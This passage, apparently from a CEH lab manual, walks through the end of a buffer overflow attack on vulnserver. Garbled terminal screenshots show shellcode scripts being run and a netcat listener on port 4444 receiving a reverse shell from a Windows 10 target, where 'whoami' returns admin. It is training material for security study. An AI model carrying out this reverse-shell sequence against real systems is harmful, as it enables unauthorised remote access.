[root@parrot]# chmod +x badchars.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# ./badchars.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x jump.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# ./jump.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# pluma shellcode.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x shellcode.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# ./shellcode.py
[root@parrot]#/
```

155.  Now, switch back to the **Terminal** running the Netcat command.
156.  You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.
157.  Now, type **whoami** and press **Enter** to display the username of the current user.

Applications Places System



Mon Aug 24, 05:35

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-]
[attacker@parrot]~[-]$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
[root@parrot]~[/home/attacker]#cd /home/attacker/Desktop/Scripts/
[root@parrot]~[-]off.py
[root@parrot]~[-]#nc -nvlp 4444 >/home/attacker/Desktop/Scripts/
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 49973
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
# ./overvuln.py
D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
windows10\admin
```

```
D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

```
# chmod +x jump.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
# ./jump.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
# python shellcode.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
# chmod +x shellcode.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
# ./shellcode.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
# ./shellcode.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
# ]
```

158.  This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
159.  Close all the open windows and document all the acquired information.
160.  Click [Windows 10](#) to switch to the **Windows 10** machine. Restart the machine.